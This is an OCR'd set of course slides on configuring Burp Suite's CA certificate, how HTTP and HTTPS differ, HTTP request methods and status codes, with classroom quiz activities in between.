
1. Make sure that you have successfully confirmed that the proxy listener is active
2. You install Burp's CA certificate in your computer's built-in browser and Chrome will automatically use the certificate as well
3. Once you have successfully installed Burp's CA certificate on your computer's built-in browser, restart Chrome
4. With Burp still running, try and browse to any HTTPS URL

Created by fae frey from Noun Project


Configuring CA Certificate




Configuring CA Certificate




Configuring CA Certificate



Configuring CA Certificate



Configuring CA Certificate



Name of the Activity

Fastest Finger First

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**

How to Configure CA Certificate?

What is HTTPS?

Created by fae frey
from Noun Project

Hypertext Transfer Protocol Secure (HTTPS)

- Hypertext transfer protocol secure (HTTPS)
- It is the secure version of HTTP
- It is the primary protocol used to send data between a web browser and a website
- HTTPS is encrypted in order to increase security of data transfer
- This is particularly important when users transmit sensitive data, such as by logging into a bank account, email service, or health insurance provider.

Created by fae frey
from Noun Project

How Does HTTPS Work?

- HTTPS uses an encryption protocol to encrypt communications
- The protocol is called Transport Layer Security (TLS), formerly known as Secure Sockets Layer (SSL)
- This protocol secures communications by using what's known as an asymmetric public key infrastructure
- This type of security system uses two different keys:

Private Key

- Controlled by the owner of a website

Public Key

- It is available to everyone who wants to interact with the server in a way that's secure

Why is HTTPS Important?

Created by fae frey
from Noun Project

Why is HTTPS Important?

- HTTPS prevents websites from having their information broadcast in a way that's easily viewed by anyone
- When information is sent over regular HTTP, the information is broken into packets of data that can be easily "sniffed" using free software
- This makes communication over the an unsecure medium, such as public Wi-Fi, highly vulnerable to interception
- In fact, all communications that occur over HTTP occur in plain text

Created by fae frey
from Noun Project

What Happens if a Website doesn't have HTTPS?

- In websites without HTTPS, it is possible for Internet service providers (ISPs) to inject content into webpages
- Its done without the approval of the website owner
- HTTPS eliminates the ability of unmoderated third parties to inject advertising into web content.


Created by fae frey
from Noun Project

What is HTTP?

Created by fae frey
from Noun Project

Hypertext Transfer Protocol (HTTP)

- Hypertext Transfer Protocol (HTTP)
- It is designed to enable communications between clients and servers
- HTTP works as a request-response protocol between a client and server
- Example: A client (browser) sends an HTTP request to the server; then the server returns a response to the client. The response contains status information about the request and may also contain the requested content.



Created by fae frey
from Noun Project

How is HTTPS Different from HTTP?

HTTPS is not a separate protocol from HTTP

It is simply using TLS/SSL encryption over the HTTP protocol

HTTPS occurs based upon the transmission of TLS/SSL certificates

When a user connects to a webpage, the webpage will send over its SSL certificate which contains the public key necessary to start the secure session

The two computers, the client and the server, then go through a process called an SSL/TLS

Name of the Activity

Face off

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**

Difference between HTTPS and HTTP?

Name of the Activity

This or That

Instructions

Mode: **In-session**


Duration: **5 minutes**

Materials Required: **None**

Knowledge Check – This or That

STATEMENT	HTTPS	HTTP
1. It is the primary protocol used to send data between a web browser and a website	✓	
2. It is designed to enable communications between clients and servers		✓
3. It works as a request-response protocol between a client and server		✓
4. It is encrypted in order to increase security of data transfer	✓	

HTTP Methods



The GET Method

- GET is used to request data from a specified resource.
- GET is one of the most common HTTP methods.
- Note that the query string (name/value pairs) is sent in the URL of a GET request:

```
/test/demo_form.php?name1=value1&name2=value2
```

- GET requests can be cached
- GET requests remain in the browser history
- GET requests can be bookmarked
- GET requests have length restrictions

Created by fae frey
from Noun Project

The POST Method

- POST is used to send data to a server to create/update a resource.
- The data sent to the server with POST is stored in the request body of the HTTP request:

```
POST /test/demo form.php HTTP/1.1
Host: w3schools.com
name1=value1&name2=value2
```

Created by fae frey
from Noun Project

- POST requests are never cached
- POST requests do not remain in the browser history
- POST requests cannot be bookmarked
- POST requests have no restrictions on data length

The PUT Method

- PUT is used to send data to a server to create/update a resource
- PUT requests are idempotent
- Calling the same PUT request multiple times will always produce the same result
- In contrast, calling a POST request repeatedly have side effects of creating the same resource multiple times.

Created by fae frey
from Noun Project

The HEAD Method

- HEAD is almost identical to GET, but without the response body.
- In other words, if GET /users returns a list of users, then HEAD /users will make the same request but will not return the list of users
- HEAD requests are useful for checking what a GET request will return before actually making a GET request - like before downloading a large file or response body

Created by fae frey
from Noun Project

Name of the Activity

Face off

Instructions

Mode: **In-session**

Duration: **5 minutes**


Materials Required: **None**

Difference between PUT and POST Methods?

Difference between HEAD and GET Methods?

The DELETE Method and the OPTIONS Method

- The DELETE method deletes the specified resource.
- The OPTIONS method describes the communication options for the target resource.



Created by fae frey
from Noun Project

GET Vs. POST

	GET	POST
BACK button/Reload	Harmless	Data will be re-submitted
Bookmarked	Can be bookmarked	Cannot be bookmarked
Cached	Can be cached	Cannot be cached
Encoding type	application/x-www-form-urlencoded	multipart/form-data for binary data
History	Parameters remain in browser history	Parameters don't remain in browser history
Restrictions on data length	Yes	No restrictions
Restrictions on data type	Only ASCII characters allowed	No restrictions
Security	GET is less secure compared to POST because data sent is part of the URL	POST is a little safer than GET because the parameters are not stored
Visibility	Data is visible to everyone in the URL	Data is not displayed in the URL

Name of the Activity

Complete the table

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**

Activity

	GET	POST
BACK button/Reload	Harmless	
Bookmarked		Cannot be bookmarked
Cached		Cannot be cached
	application/x-www-form-urlencoded	multipart/form-data for binary data
History	Parameters remain in browser history	
	Yes	No restrictions
Restrictions on data type		No restrictions
Security	GET is less secure compared to POST because data sent is part of the URL	
	Data is visible to everyone in the URL	Data is not displayed in the URL

HTTP Status Code

- When a browser requests a service from a web server, an error might occur
- The server might return an error code like "404 Not Found"
- It is common to name these errors HTML error messages
- But these messages are something called HTTP status messages
- In fact, the server always returns a message for every request
- The most common message is 200 OK.

Created by fae frey
from Noun Project

#1 Information

Message:	Description:
